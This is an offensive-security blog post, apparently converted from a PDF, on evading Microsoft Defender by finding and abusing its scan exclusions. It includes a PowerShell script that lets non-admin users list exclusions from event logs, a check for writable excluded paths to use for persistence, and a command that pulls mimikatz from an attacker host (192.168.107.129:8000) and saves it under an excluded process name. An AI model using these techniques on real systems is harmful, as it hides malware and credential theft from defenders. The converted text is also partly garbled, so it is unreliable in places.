



# Abusing Exclusions To Evade Detection

Aug 10, 2024 by Dazzy

14 min read

Long time dear readers. In this blog post we'll see how to abuse a common feature in Antivirus and EDRs that's not much talked about. I am using Defender AV as that's common and by default across all Windows Operating Systems but this blog post can be AV and EDR agnostic as exclusion is a feature that's present in all AVs/EDRs and mostly works the similar way only. What makes this technique particularly dangerous is its subtlety. Unlike more aggressive methods of AV/EDR evasion that might trigger alerts or leave obvious traces, abusing exclusions allows malicious activities to fly under the radar. It's a method that's not commonly discussed or defended against, making it a potent tool in an attacker's arsenal.

## Understanding AV/EDR Exclusions

Antivirus (AV) and Endpoint Detection and Response (EDR) solutions are critical components of modern cybersecurity defenses. They are designed to protect systems from malicious activities. However, they're not perfect and can sometimes interfere with legitimate operations, causing false positives or performance impacts. Knowing this thing only vendors have given an extra feature of Exclusions in them which can be utilized to exclude certain assets be it paths, processes, files and extensions.

While exclusions are necessary for optimizing performance and reducing false positives, especially in complex enterprise environments, they can also create security blind spots if not managed carefully.

## Types of Exclusions in Defender AV

Let's look at the types of exclusions available in Microsoft Defender AV as an example. While we're focusing on Defender, it's worth noting that most AV/EDR solutions offer similar exclusion capabilities.

Exclusion Type	Description
File	Specific file will not be subject to Defender AV scan
Folder	Entire directory will be skipped during Defender AV scan
Process	Any activity be it downloading a file, creating a new process or opening an existing file will not be scanned
Extension	Specific file extension will not be subject to Defender AV

## Real world abuse of Exclusions

I wanted to get a picture of how common the abuse of exclusions are in real world. So, I started searching and couldn't find much except for few malwares where it utilized exclusion feature to set and write further malicious tools in the excluded folders. But I couldn't find any blog post or threat report where I could see threat actors looking for already excluded assets and abusing it in someway (if you know any, please

## Post



https://attack.mitre.org/software/S0491/

Domain	ID	Name	Use
Enterprise	T1071	.001 Application Layer Protocol: Web Protocols	StrongPity can use HTTP and HTTPS in C2 communications. <sup>[2][1]</sup>
Enterprise	T1560	.003 Archive Collected Data: Archive via Custom Method	StrongPity can compress and encrypt archived files into multiple .sft files with a repeated xor encryption scheme. <sup>[2][1]</sup>
Enterprise	T1119	Automated Collection	StrongPity has a file searcher component that can automatically collect and archive files based on a predefined list of file extensions. <sup>[1]</sup>
Enterprise	T1020	Automated Exfiltration	StrongPity can automatically exfiltrate collected documents to the C2 server. <sup>[2][1]</sup>
Enterprise	T1547	.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	StrongPity can use the HKCU\Software\Microsoft\Windows\CurrentVersion\Run Registry key for persistence. <sup>[2]</sup>
Enterprise	T1059	.001 Command and Scripting Interpreter: PowerShell	StrongPity can use PowerShell to add files to the Windows Defender exclusions list. <sup>[2]</sup>
Enterprise	T1543	.003 Create or Modify System Process: Windows Service	StrongPity has created new services and modified existing services for persistence. <sup>[2]</sup>



## Windows Defender special behavior

If QBOT is running under **SYSTEM** account, it will add its persistence folder to the Windows Defender exclusion path in the registry. It will also do this for the legacy Microsoft Security Essential (MSE) exclusion path if detected.

```

144 if ( ::g_p_engine->process_account_type == ctf::ProcessAccountType::SYSTEM )
145 {
146     detected_av = ::g_p_engine->detected_av;
147     if ( (detected_av & ctf::AV::Id::kMicrosoftSecurityEssential) != 0 )
148     {
149         MARE::AddFolderToMSEExclusion(_p_w_persistence_folder_path);
150     }
151     else if ( detected_av )
152     {
153         goto LABEL_22;
154     }
155     MARE::AddFolderToWindowsDefenderExclusion(_p_w_persistence_folder_path);
156 }
```

QBOT adding its persistence folder to Windows Defender and MSE exclusion paths

<https://www.elastic.co/security-labs/qbot-malware-analysis>

### Enumerating Defender AV Exclusions

Enumeration is the first step to any kind of pentesting. Before we delve into how to abusing each kind of exclusions, the attacker first needs to figure out what exclusions are set on the endpoint. Microsoft Defender AV includes PowerShell cmdlets that allow to view and manage its configuration settings. One such cmdlet is `Get-MpPreference`, which provides detailed information about the current settings, including exclusions.

POWERSHELL

```
1 Get-MpPreference | Select-Object -Property ExclusionPath, ExclusionProcess, ExclusionExtension
```

```
dazzy ➜ 0ms ➜ Get-MpPreference | Select-Object -Property ExclusionPath, ExclusionProcess, ExclusionExtension
ExclusionPath                               ExclusionProcess ExclusionExtension
{C:\Users\dazzy\Tools, C:\Windows\Temp\} {sqlserver.exe} {.txt}

dazzy ➜ 45ms ➜ pwsh ➜ 13:24:24
```

## Post



configuration settings from unauthorized access.

The screenshot shows a terminal window with two tabs. The top tab is titled 'dazzy' and contains the command: `Get-MpPreference | Select-Object -Property ExclusionPath, ExclusionProcess, ExclusionExtension`. The bottom tab is also titled 'dazzy' and contains the command: `{C:\Users\dazzy\Tools, C:\Windows\Temp\} {sqlserver.exe} {.txt}`. Both tabs show a status bar indicating '0ms' and '77ms' respectively. The terminal interface includes a navigation bar with icons for back, forward, and search, and a status bar at the bottom right showing 'pwsh' and the time '13:28:47'.

Even without administrative access, attackers who gain a foothold on a system can infer potential exclusions through various means. One common technique involves enumerating running processes and existing directories on the system to understand which applications are in use. By identifying well-known enterprise applications, attackers can then leverage publicly accessible documentation and vendor recommendations to predict likely exclusions on a target system. Many vendors provide guidelines on recommended exclusions to ensure compatibility and performance, and attackers can use this information to identify potential security gaps. For instance, Microsoft has documented recommended exclusions for products such as Exchange Server, System Center Configuration Manager (SCCM), System Center Operations Manager (SCOM), and Hyper-V. By researching these recommendations, attackers can deduce which exclusions might be



Post



Automatic exclusions include:

- Hyper-V exclusions
- SYSVOL files
- Active Directory exclusions
- DHCP Server exclusions
- DNS Server exclusions
- File and Storage Services exclusions
- Print Server exclusions
- Web Server exclusions
- Windows Server Update Services exclusions

## Hyper-V exclusions

The following table lists the file type exclusions, folder exclusions, and process exclusions that are delivered automatically when you install the Hyper-V role.

[Expand table](#)

Exclusion type	Specifics
File types	*.vhdx *.vhd *.avhd *.avhdx *.vsv *.iso *.rct *.vmcx *.vmrs
Folders	%ProgramData%\Microsoft\Windows\Hyper-V %ProgramFiles%\Hyper-V %SystemDrive%\ProgramData\Microsoft\Windows\Hyper-V\Snapshots %Public%\Documents\Hyper-V\Virtual Hard Disks
Processes	%systemroot%\System32\Vmms.exe %systemroot%\System32\Vmwp.exe

**Source:** <https://learn.microsoft.com/en-us/defender-endpoint/configure-server-exclusions-microsoft-defender-antivirus>

Another method attackers might use is analyzing configuration files or system documentation that could contain exclusion lists.

Administrators sometimes leave these files on systems for easy reference, and they can provide valuable insights into the current security posture. By piecing together information from these various sources, attackers can effectively map out the exclusion landscape and strategize their attacks accordingly.

### Leveraging Defender AV Operational Logs to enumerate Exclusions

Another interesting technique for enumerating Defender AV exclusions involves examining the Windows Defender AV operational logs, which are readable by standard users. By default, Defender AV logs configuration changes, including modifications to exclusions.



I am Jakoby ✅  
@I\_Am\_Jakoby

...

In windows you can make exclusion paths defender never looks at, but you have to be an admin  
you DON'T have to be an admin to take a little sneak peak at what files/paths/extensions/process' that they themselves added as exclusions you can still use if you know where to look

and a bonus second function to tell you which of those paths etc you have write/mod privileges to

finding one of these would be a persistence lottery ticket

```

function Get-DefenderExclusions {
    param (
        [string]$LogName = "Microsoft-Windows-Windows Defender/Operational",
        [int]$EventID = 5007
    )

    # Get all event logs with the specified Event ID
    $events = Get-WinEvent -LogName $LogName | Where-Object { $_.Id -eq $EventID }

    # Filter events that contain the word "Exclusions"
    $exclusionEvents = $events | Where-Object { $_.Message -match "Exclusions" }

    # Define the regex pattern to match exclusion paths, extensions, and processes
    $patternPaths = "HKLM\Software\Microsoft\Windows Defender\Exclusions\Paths\^(^s)+"
    $patternExtensions = "HKLM\Software\Microsoft\Windows Defender\Exclusions\Extensions\^(^s)+"
    $patternProcesses = "HKLM\Software\Microsoft\Windows Defender\Exclusions\Processes\^(^s)+"

    # Extract and print all types of exclusions from the message
    $exclusionEvents | ForEach-Object {
        $message = $_.Message
        # Check and extract Path exclusions
        if ($message -match $patternPaths) {
            [PSCustomObject]@{
                TimeCreated = $_.TimeCreated
                ExclusionType = 'Path'
                ExclusionDetail = $matches[0]
            }
        }
        # Check and extract Extension exclusions
        if ($message -match $patternExtensions) {
            [PSCustomObject]@{
                TimeCreated = $_.TimeCreated
                ExclusionType = 'Extension'
                ExclusionDetail = $matches[0]
            }
        }
        # Check and extract Process exclusions
        if ($message -match $patternProcesses) {
            [PSCustomObject]@{
                TimeCreated = $_.TimeCreated
                ExclusionType = 'Process'
                ExclusionDetail = $matches[0]
            }
        }
    }
}

function Test-UserPermissions {
    param (
        [Parameter(Mandatory)]
        [PSCustomObject]$Exclusions
    )

    $results = @()

    foreach ($exclusion in $Exclusions) {
        if ($exclusion.ExclusionType -eq 'Path') {
            $path = $exclusion.ExclusionDetail -replace 'HKLM\Software\Microsoft\Windows Defender\Exclusions\Paths\^', ''
            try {
                # Get the parent directory
                $item = Get-Item -Path $path -ErrorAction Stop
                $parentDirectory = $item.DirectoryName
                $fileName = $item.Name

                # Test permissions
                $acl = Get-Acl -Path $parentDirectory
                $user = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name

                $hasPermission = $false
                foreach ($access in $acl.Access) {
                    if ($access.IdentityReference -eq $user -and $access.FileSystemRights -match "Modify|FullControl") {
                        $hasPermission = $true
                        break
                    }
                }
                $result = [PSCustomObject]@{
                    FileName = $fileName
                    HasPermission = $hasPermission
                }
                $results += $result
            } catch {
                $result = [PSCustomObject]@{
                    FileName = $path
                    HasPermission = $false
                    Error = $_.Exception.Message
                }
                $results += $result
            }
        }
    }
    return $results
}

```

10:12 PM · Jun 3, 2024 · 41.2K Views

He provided a basic script to parse these logs and identify exclusion entries. Building upon his work, I've developed a PowerShell script on top of it using ChatGPT (me no credits, me bad coder hehe )that provides better output.

## Post



```
3 param (
4     [string]$logName = "Microsoft-Windows-Windows Defender/Operational",
5     [int]$eventID = 5007,
6     [switch]$Path,
7     [switch]$Process,
8     [switch]$Extension
9 )
10
11 if (-not ($Path -or $Process -or $Extension)) {
12     Write-Host "Please specify at least one type of exclusion to filter: -Path, -Process, -Extension."
13     return
14 }
15
16 # Get all event logs with the specified Event ID
17 $events = Get-WinEvent -LogName $logName -FilterXPath "*[System[(EventID=$eventID)]]" -ErrorAction SilentlyContinue
18
19 if (-not $events) {
20     Write-Host "No events found with Event ID $eventID in the $logName log."
21     return
22 }
23
24 # Define the regex patterns for exclusion paths, extensions, and processes
25 $patterns = @{
26     Path = "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Paths\\([^\"]+)"
27     Extension = "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Extensions\\([^\"]+)"
28     Process = "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes\\([^\"]+)"
29 }
30
31 # Function to parse and return unique exclusions
32 function Get-UniqueExclusions {
33     param (
34         [string]$pattern,
35         [string]$exclusionType
36     )
37
38     $uniqueExclusions = @{}
39     foreach ($event in $events) {
40         $message = $event.Message
41         if ($message -match $pattern) {
42             $exclusionDetail = $matches[1] -replace '= 0x0.*$', '' -replace 'New value:', '' -replace '^\\s+|\\s+$', ''
43             if (-not $uniqueExclusions.ContainsKey($exclusionDetail) -or $event.TimeCreated -gt
$uniqueExclusions[$exclusionDetail]) {
44                 $uniqueExclusions[$exclusionDetail] = $event.TimeCreated
45             }
46         }
47     }
48 }
49
50 return $uniqueExclusions.GetEnumerator() | Sort-Object Value -Descending | ForEach-Object {
51     [PSCustomObject]@{
52         ExclusionDetail = $_.Key
53         TimeCreated = $_.Value
54     }
55 }
56
57 # Extract and display exclusions based on the provided arguments
58 if ($Path) {
59     Write-Host "Path Exclusions:"
60     Get-UniqueExclusions -pattern $patterns.Path -exclusionType 'Path' | Format-Table -Property ExclusionDetail,
61     TimeCreated -AutoSize -Wrap
62 }
63 if ($Process) {
64     Write-Host "Process Exclusions:"
65     Get-UniqueExclusions -pattern $patterns.Process -exclusionType 'Process' | Format-Table -Property ExclusionDetail,
66     TimeCreated -AutoSize -Wrap
67 }
```

## Post



```

70      Get-UniqueExclusions -pattern $patterns.Extension -exclusionType 'Extension' | Format-Table -Property
71      ExclusionDetail, TimeCreated -AutoSize -Wrap
72  }

# Example usage:
# Get-DefenderExclusions -Path -Process -Extension
# Get-DefenderExclusions -Process

```

The screenshot shows a terminal session with two PowerShell windows. The top window runs the command `Get-MpPreference | Select-Object -Property ExclusionPath, ExclusionProcess, ExclusionExtension`. It outputs an error message: {N/A: Must be an administrator to view exclusions}. The bottom window runs `Import-Module .\enumExclusions.ps1` followed by `Get-DefenderExclusions -Process`. It lists process exclusions with columns for ExclusionDetail, TimeCreated, and ExclusionExtension. The results show various file paths and their creation times.

ExclusionDetail	TimeCreated	ExclusionExtension
sqlserver.exe	6/5/2024 6:10:20 PM	
sqlserver.exe = 0x0	6/5/2024 6:08:54 PM	
C:\Users\dazzy\Desktop\*\SQL_Demo\internet.exe = 0x0	6/3/2024 5:39:32 PM	
C:\Users\dazzy\*\Test\eicartest.exe = 0x0	6/3/2024 5:39:03 PM	
C:\Users\dazzy\*\Test\eicartest.exe	5/22/2024 9:56:02 AM	
C:\Users\dazzy\Desktop\*\SQL_Demo\internet.exe	5/17/2024 10:47:32 AM	
C:\Users\dazzy\Desktop\internet.exe = 0x0	5/7/2024 3:39:11 PM	
C:\Users\dazzy\Desktop\internet.exe	4/9/2024 10:22:58 AM	
C:\Users\dazzy\Desktop%\MY_DIR%\SQL_Demo\internet.exe = 0x0	4/5/2024 7:14:20 PM	
C:\Users\dazzy\Desktop%\MY_DIR%\SQL_Demo\internet.exe	4/4/2024 2:05:45 PM	
C:\Users\dazzy\Desktop\Codes\SQL_Demo\internet.exe = 0x0	4/4/2024 1:56:58 PM	
C:\Users\dazzy\Desktop\Codes\SQL_Demo\internet.exe	4/4/2024 1:53:40 PM	

As evident from the image above, when we are trying to enumerate exclusions via `Get-MpPreference` we are getting error as we are not administrators but when using the above PowerShell script to find out the same via parsing the event logs we can get the similar results.

## Abusing Defender AV Exclusions

Once an attacker has identified exclusions, they can be abused in various ways depending on the type of exclusion:

### Abusing Folder Based Exclusions

Folder-based exclusions are perhaps the easiest to exploit. An attacker can simply place malicious files or execute malicious code from within the excluded folder, knowing that the AV/EDR will not scan or monitor activities in that location. An exclusion for a path can be set with the following command.


POWERSHELL

```
1 Set-MpPreference -ExclusionPath "C:\Windows\Temp"
```


The screenshot shows a terminal session running the command `Set-MpPreference -ExclusionPath "C:\Windows\Temp"`. It also runs `Get-MpPreference | Select-Object -Property ExclusionPath` to verify the setting. The output shows the ExclusionPath is now set to {C:\Windows\Temp}.

After the attacker has enumerated the path where Defender AV is excluded, they can download the malicious files onto that folder and execute it from there without getting detected.

## Post



In the above image the `mimikatz` gets detected and deleted immediately after it's downloaded to the non-excluded folder but in below image, it can be seen when doing the same in excluded folder, Defender AV becomes silent.



## Abusing Process Based Exclusions

According per Microsoft “When you add a process to the process exclusion list, Microsoft Defender Antivirus won’t scan files opened by that process, no matter where the files are located. The process itself, however, will be scanned unless it has also been added to the [file exclusion list](#).” - <https://learn.microsoft.com/en-us/defender-endpoint/configure-process-opened-file-exclusions-microsoft-defender-antivirus>

This above paragraph is pretty much explanatory. Process based exclusion can be set using the following command.



```
dazzy ➤ Temp [3.12.3] 46ms Set-MpPreference -ExclusionProcess "sqlserver.exe"
dazzy ➤ Temp [3.12.3] 31ms Get-MpPreference | Select-Object -Property ExclusionProcess
ExclusionProcess
{sqlserver.exe}
```

In the above example, process based exclusion is set for “sqlserver.exe” process without absolute path. Means if sqlserver.exe is executed from anywhere on the endpoint, any activity done by it wouldn’t be scanned which also means if there’s a malicious process with same name ‘sqlserver’ all its malicious activity will be ignored by Defender AV.

So abusing it at first glance would look like downloading our malicious binary and renaming it to excluded process name but let’s see if that works.

```
dazzy ➤ Desktop [3.12.3] 0ms Get-MpPreference | Select-Object -Property ExclusionProcess 5:56:09
ExclusionProcess
{sqlserver.exe}

dazzy ➤ Desktop [3.12.3] 94ms iwr http://192.168.107.129:8000/mimikatz.exe -OutFile sqlserver.exe
dazzy ➤ Desktop [3.12.3] 704ms pwsh 15:56:36
```

**Windows Security**

Windows Security

Threats found  
Microsoft Defender Antivirus found threats. Get details.

Dismiss

In the above example, even though I downloaded mimikatz as “sqlserver.exe” which we are sure is excluded but still it was detected and deleted by Defender AV. If we recall the statement by Microsoft again “When you add a process to the process exclusion list, Microsoft Defender Antivirus won’t scan files opened by that process, no matter where the files are located. The process itself, however, will be scanned unless it has also been added to the [file exclusion list](#)”.

In our case the process which is responsible for downloading mimikatz as sqlserver.exe is PowerShell.exe which is not excluded. If we run PowerShell.exe by renaming it to “sqlserver.exe” then the same activity won’t be detected by Defender AV. Rather let’s create a simple C code which will just download and execute the downloaded coded (in our case mimikatz)



## Post

